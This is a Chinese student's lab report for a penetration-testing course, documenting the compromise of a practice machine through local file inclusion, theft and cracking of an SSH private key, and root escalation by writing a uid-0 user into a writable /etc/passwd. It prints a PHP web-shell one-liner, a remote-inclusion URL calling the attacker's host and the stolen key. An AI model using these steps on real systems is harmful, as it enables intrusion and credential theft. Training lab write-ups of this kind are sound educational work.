

# 《网络攻防实战》实验报告

第 8 次实验: lab08

姓名: 佐藤汉

学号: 215220029

21 级 计算机科学与技术系

邮箱: 2868135471@qq.com

时间: 6 h

## 一、实验目的

取得目标靶机的 root 权限和 2 个 flag。

我们将使用到以下攻击手段：主机发现、端口扫描、...

## 二、实验内容

### 1. 常规操作

这次我们用 fping 发现主机

```
(kali㉿kali)-[~]  
$ fping -gaq 10.0.2.0/24  
10.0.2.1  
10.0.2.2  
10.0.2.3  
10.0.2.4  
10.0.2.13
```

```
(kali㉿kali)-[~]  
$ sudo nmap -p- 10.0.2.13  
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-08 17:25 CST  
Nmap scan report for 10.0.2.13  
Host is up (0.00041s latency).  
Not shown: 65533 closed tcp ports (reset)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
MAC Address: 08:00:27:30:65:DA (Oracle VirtualBox virtual NIC)
```

```
(kali㉿kali)-[~]  
$ sudo nmap -p22,80 -A 10.0.2.13  
[sudo] password for kali:  
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-08 18:47 CST  
Nmap scan report for 10.0.2.13  
Host is up (0.00061s latency).  
  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)  
| ssh-hostkey:  
|   2048 4495500be473a18511ca10ec1ccbd426 (RSA)  
|   256 27db6ac73a9c5a0e47ba8d81ebd6d63c (ECDSA)  
|_  256 e30756a92563d4ce3901c19ad9fede64 (ED25519)  
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))  
|_ http-server-header: Apache/2.4.38 (Debian)  
|_ http-title: Apache2 Debian Default Page: It works
```

访问 80 端口，就是 Apache 的一个页面

2.

利用 dirsearch 查找隐藏路径

```
[18:50:22] 200 - 10KB - /index.html
[18:50:31] 200 - 12B - /robots.txt
[18:50:31] 200 - 4B - /secret/
[18:50:31] 301 - 307B - /secret -> http://10.0.2.13/secret/
```

robots.txt 和 secret 都没有什么东西，继续对 secret 进行爆破依旧如此

3.

终于！我们的 gobuster 出场了，顺便下载一下 seclists 字典库

利用 gobuster 和 seclists 对 secret 路径进行强大的路径爆破

```
(kali@kali)-[~]
└─$ gobuster dir -u 10.0.2.13/secret -w /usr/share/seclists/Discovery/Web-Content/directory-list-1.0.txt -x txt,php,html,js
```

```
/.html (Status: 403) [Size: 274]
/.php (Status: 403) [Size: 274]
/index.html (Status: 200) [Size: 4]
/evil.php (Status: 200) [Size: 0]
```

结果发现了一个 evil.php 的新路径，

但是访问该路径同样没有任何东西

4.

这里我们猜想应该是访问 php 路径是缺少参数，我们使用 ffuf 进行爆破

```
(kali@kali)-[~/HA/week10]
└─$ ffuf -w /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt:PARAM -w val.txt:VAL -u 10.0.2.13/secret/evil.php ?PARAM=VAL -fs 0
```

```
(kali@kali)-[~/HA/week10]
└─$ ffuf -w /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt -u http://10.0.2.13/secret/evil.php?FUZZ=../index.html -fs 0
```

```
command [Status: 200, Size: 10701, Words: 3427, Lines: 369, Duration: 2ms]
:: Progress: [6453/6453] :: Job [1/1] :: 297 req/sec :: Duration: [0:00:04] :: Errors: 0 ::
```

找到了一个 command 参数

利用这个文件包含漏洞测试


```
10.0.2.13/secret/evil.php?command=../index.html
```

**Apache2 Debian Default Page**

**It works!**

This is the default welcome page used to test the correct operation of the Apache2 server on Debian systems. If you can read this page, it means that the Apache HTTP server is running properly. You should **replace this file** (located at `/var/www/html/index.html`) to operate your HTTP server.

的确可以利用这个文件包含漏洞显示/etc/passwd



```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin
/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var
/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin
/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/usr/sbin/nologin systemd-
timesync:x:101:102:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin systemd-network:x:102:103:systemd
Network Management,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:103:104:systemd Resolver,,:/run/systemd:/usr/sbin
/nologin messagebus:x:104:110:/nonexistent:/usr/sbin/nologin sshd:x:105:65534:/run/sshd:/usr/sbin/nologin
mowree:x:1000:1000:mowree,,:/home/mowree:/bin/bash systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin
```

5.

现在知道靶机存在文件包含漏洞，那么自然想到是否可以利用此漏洞执行一句话木马  
准备一个 php 木马



```
(kali@kali)~[~/HA/week10]
$ head /var/www/html/a.php
<?php $var=shell_exec($_GET['cmd']); echo $var ?>
```

然后在 KALI 机上启动 apache 服务,进行远程文件包含漏洞



```
10.0.2.13/secret/evil.php?command=http://10.0.2.4/a.php?cmd=id
```

没有显示任何东西，说明靶机不支持远程文件包含漏洞

6.

如果直接在 command=后面加 evil.php 在 web 页面上没有任何显示  
但是刚刚我们尝试 command=加../../../../etc/passwd 会显示用户信息  
我们猜测 web 后台是否对 php 文件进行了编码加密  
我们使用 php 的 filter




```
10.0.2.13/secret/evil.php?command=php://filter/convert.base64-encode/resource=evil.ph
```

显示了以下内容

PD9waHAKICAgICRmaWxlbmFtZSA9ICRfR0VUWyJjb21tYW5k107CiAgICBpbmNsdWRlKCRmaWxlbmFtZSk7Cj8+Cg==

直接 cyberchef magic 译码



From_Base64('A-Za-z0-9+/'=, true, false)	<?php. \$filename = \$_GET['command'];. include(\$filename);. ?>.
--	---

说明靶机上的确对 php 代码有过滤



7.

再次确认是否可以利用

```
(kali㉿kali)-[~/HA/week10]
$ echo -n 123 | base64
MTIz
```

```
http://10.0.2.13/secret/evil.php?command=php://filter/write=convert.base64-decode/resource=test.php&txt=MTIz
```

**Not Found**

The requested URL was not found on this server.

Apache/2.4.38 (Debian) Server at 10.0.2.13 Port 80

NOT FOUND 说明写入不成功

此路不通

8.

观察/etc/passwd 发现有一个可登录用户名 mowree

我们首先用 ssh -v 确认此用户可以用哪些方法登录

```
debug1: Authentications that can continue: publickey,password
```

可以使用公私钥

而且我们现在可以用 evil.php?command=查看某个文件内容，那么

```
10.0.2.13/secret/evil.php?command=../../../../home/mowree/.ssh/authorized_keys
```

```
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDAXfEfC22Bpq40UDZ8QXeuQa6E
VJPMw6BjB4Ud/knShqQ86qCUatKaNLmfDpzKaagEBtLVUYwit68VH5xHV/QIcAzW
i+FNW0SB2KTYvS514pkYj2mqrONdu1LQLvgXIqbmV7MPyE2AsGoQrOfpLKLJ8JT
oaIUCgYsVPHvs9Jy3fka+qLRHb0HjekPOuMiq190eBeuGViaqILY+w9h19ebZelN
8fJKW3mX4mkpM7eH4C46J0cmbK3ztKZuQ9e8Z14yAhcehde+sEHFKVcPS0WkH161
aTQoH/Xtky8dHatCUucUATnwjDvUMgrVZ5cTjr4Q4YSvSR5IgpDP2lNNs1B7 mow
ree@EvilBox0ne
```

```
10.0.2.13/secret/evil.php?command=../../../../home/mowree/.ssh/id_rsa
```

```
-----BEGIN RSA PRIVATE KEY----- Proc-Type: 4,ENCRYPTED DEK-Info: DES-EDE3-CBC,9FB14B3F3D04E90E uu
Qm2CFIe/eZT5pNyQ6+K1Uap/FYWcsEklzONt+x4A06FmjFmR8RUPwMHurmBRC6 hqyoiv8vgpQgQRPYMzJ3QgS9kUCGdgC5+c
XlNCST/GKQOS4QMOMUTacjZZ8EJzoe o7+7tCB8Zk/sW7b8c3m4Cz0CmE5mut8ZyuTnB0SAlGAQfZjzqsludgHjZ1t17mldb +
gzWGBUMKTOLO/gcuAZC+Tj+BoGkb2gneiMA85oJX6y/dq44Ir10Qom+0t0Fsuot b7A9XTubgElsLUEm8fGW64kX3x3LtXRso
R12n+krZ6T+IOTzThMWExR1Wxp4Ub/k HtXTzdvdQBbgBf4h08qyCOxGEaVZHKaV/ynGn0v0zhLz+z163SjppVPK07H4bdLg
9SC1omYunvJgunMS0ATC8uAWzoQ5Iz5ka0h+N0ofUrVtfJZ/OnhtMKW+M948EgnY zh7Ffq1KLMjZHxnIS3bdcl4MFV0F3Hpx
+iDukvyfeeWkuoeUuvzNfVKVPZKqyaJu rRqnxYW/fzdJm+8XViMQccgQAaZ+Zb2rVW0gyifsEigxShdaT5PGdJFKKVLs+bD1
tHBy6U0hKcN3H8edtXwvZN+9PDGDzUcEpr9xYCLkmH+hcr06ypUtl9UrePLh/Xs 94KATK4jo0IW708GnPdKBiI+3Hk0qak
L1kyYQVBtMjKTYEM8yRcssGZr/MdVnYwM VD5pEdAybKBfBG/xVu2CR378BRKzLJkiyqRjXQLoFMVDz3I30RjbpFYqs2Dm2M
7 Mb26wNQW4ff7q30K/Ixrm7mfKJPzueQLSi94IHxAPvl4vyCoPLW89JzsNDsvG8P hrkWRpPIwpzKdtMPwQbkPu4ykqgKkY
YRmVlFX8oeis3C1hCjvqp3Lth0QDI+7Shr Fb5w0n0qfDT4o03U1Pun2iqdI4M+iDZUF4S0BD3xA/zp+d98NnGLRqMmJK+Stm
qR Iik3DRRkvMxxCm12g2DotRUGt2+mgaZ3nq55eqzXRh0U1P5Qfho+V8WzbVzhP6+R MtqgW1L0iAgB4CnTIud6DpXQtR9l/
/9alrXa+4nWcDW2GoKjljxOKNK8jXs58SnS 62LrvCNZVokZjql8Xi7xL0bEk0gtpItLtX7xAHLFTVZt4UH6cs0cwq5vvJAG
h69 Q/ikz5XmyQ+wDwQEQDzNe0j9zBh1+1zrdmt0m7hI5WnIJakEM2vqCqluN5CES4u8 p1ia+meL0JVLLobfnUgx13Qzm9SF
2pifQdePVU4GXGhIOBUf34bts0iEIDf+qx2C pwxoAe1tMmInLzFR2sKVLIeHIBfHq/hPf2PHvU0cpz7MzfY36x9ufZc5MH2J
DT8X KREAJ3S0pMplP/ZcXjRLOlESQXeuQ2yvb61m+zhpg0QJWH131gnaBIhVIj1nLnTa i99+vYdwe8+8nJq4/WXhkN+VTYX
ndET2H0fFNTFAqbk2HGy6+6qS/4Q6DvVxThdp 4Dg2QRnRTjp74dQ1NZ7juucvW7DBFE+CK80dkrr9yFyybVUqBwHrmmQVFGl
kS2I/ 8kovjiJfKkGQ4rNRWKVoo/HaRoI/f2G6tbEioVclUMT8iutAg8S4VA= -----END RSA PRIVATE KEY-----
```

9.

我们现在知道了公钥，也知道了私钥，直接尝试登录 ssh  
发现需要一个密码 phrase

```
(kali㉿kali)-[~/HA/week10]
└─$ ssh mowree@10.0.2.13 -i private
Enter passphrase for key 'private':
```

10.

使用 john the ripper 进行密码爆破（使用前需要生成私钥 hash）

```
(kali㉿kali)-[~/HA/week10]
└─$ /usr/share/john/ssh2john.py ./private > private.hash
```

进行爆破

```
(kali㉿kali)-[~/HA/week10]
└─$ john private.hash --wordlist=~/.rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 1 for all loaded hashes
Cost 2 (iteration count) is 2 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
unicorn (./private)
1g 0:00:00:00 DONE (2022-11-08 20:34) 33.33g/s 41600p/s 41600c/s 41600C/s ramona..shirley
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

11.

完美进入靶机！

```
(kali㉿kali)-[~/HA/week10]
└─$ ssh mowree@10.0.2.13 -i private
Enter passphrase for key 'private':
Linux EvilBoxOne 4.19.0-17-amd64 #1 SMP Debian 4.19.194-3 (2021-07-18) x86_64
mowree@EvilBoxOne:~$ id
uid=1000(mowree) gid=1000(mowree) grupos=1000(mowree),24(cdrom),25(floppy),29(audio),30(dip),44(v
ideo),46(plugdev),109(netdev)
mowree@EvilBoxOne:~$ whoami
mowree
```

user flag

```
mowree@EvilBoxOne:~$ cat user.txt
56Rbp0soobpzWSVzKh9Y0vzGLtPZQ
```

12.

进入靶机后常规操作

uname -a:

```
Linux EvilBoxOne 4.19.0-17-amd64 #1 SMP Debian 4.19.194-3 (2021-07-18) x86_64 GNU/Linux
```

利用 searchsploit 查找后发现有一个本地提权的漏洞，

尝试后发现需要 gcc 编译器，可惜靶机上没有，✗此路不通✗

lsb\_release

```
No LSB modules are available.
Distributor ID: Debian
Description:   Debian GNU/Linux 10 (buster)
Release:       10
Codename:      buster
```

Debian 10? ? ? 难道又是 CVE-2021-3156?

利用 cmd “sudoedit -s '\`' `perl -e 'print "A" x 65536'`” 确定是否是此漏洞，结果不是 TT，✗此路不通✗

13.

我们看看靶机上有没有什么特殊的文件

使用 find 命令查找 -type f -user root -writable 的文件

```
mowree@EvilBoxOne:/var/lib/systemd/catalog$ find / -type f -user root -writable
find: '/run/systemd/unit-root': Permiso denegado
find: '/run/systemd/inaccessible': Permiso denegado
/etc/passwd
find: '/etc/ssl/private': Permiso denegado
find: '/lost+found': Permiso denegado
```

发现找到了/etc/passwd

我们知道/etc/passwd 一般是 readonly 的，但是这个靶机的好像可以写

14.

那么机会来了，直接在靶机上 vi /etc/passwd 打开

随便添加一个用户，其设定为下

```
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
mowree:x:1000:1000:mowree,,,:/home/mowree:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
hacker:$1$jWtLWnnX$90pWZEGoUhT0p7yBJo09Z.:0:0:hacker:/root:/bin/bash
```

其中第二个 password hash 需要提前使用 openssl 生成

```
(kali@kali)-[~]
$ openssl passwd -1
Password:
Verifying - Password:
$1$jWtLWnnX$90pWZEGoUhT0p7yBJo09Z.
```

修改后保存

成功进入靶机!!

得到 **ROOT** 权!

```
mowree@EvilBoxOne:/var/lib/systemd/catalog$ id
uid=1000(mowree) gid=1000(mowree) grupos=1000(mowree),24(cdrom),25(floppy),29(audio)
mowree@EvilBoxOne:/var/lib/systemd/catalog$ whoami
mowree
mowree@EvilBoxOne:/var/lib/systemd/catalog$ su hacker
Contraseña:
root@EvilBoxOne:/var/lib/systemd/catalog# whoami
root
root@EvilBoxOne:/var/lib/systemd/catalog# id
uid=0(root) gid=0(root) grupos=0(root)
```

第二个 flag

```
root@EvilBoxOne:~# cat root.txt
36QtXfdJWvdC0VavlPIApUbDlqTsBM
```

### 三、实验结果

第一个 flag

```
mowree@EvilBoxOne:~$ cat user.txt
56Rbp0soobpzWSVzKh9Y0vz6LgtPZQ
```

第二个 flag

```
root@EvilBoxOne:~# cat root.txt
36QtXfdJWvdC0VavlPIApUbDlqTsBM
```

### 四、实验中遇到的问题及解决方案

### 五、实验的启示/意见和建议

附：本次实验你总共用了多长时间？包括学习相关知识时间、完成实验内容时间、完成实验报告时间。（仅做统计用，时间长短不影响本次实验的成绩。）

耗时 6 个小时

- 1.这次学到了 gobuster 和 seclists 的并用
- 2.Web 服务的 php 路径的渗透应用
- 3.利用密钥登录 ssh
- 4.利用靶机的特殊文件得到 root 权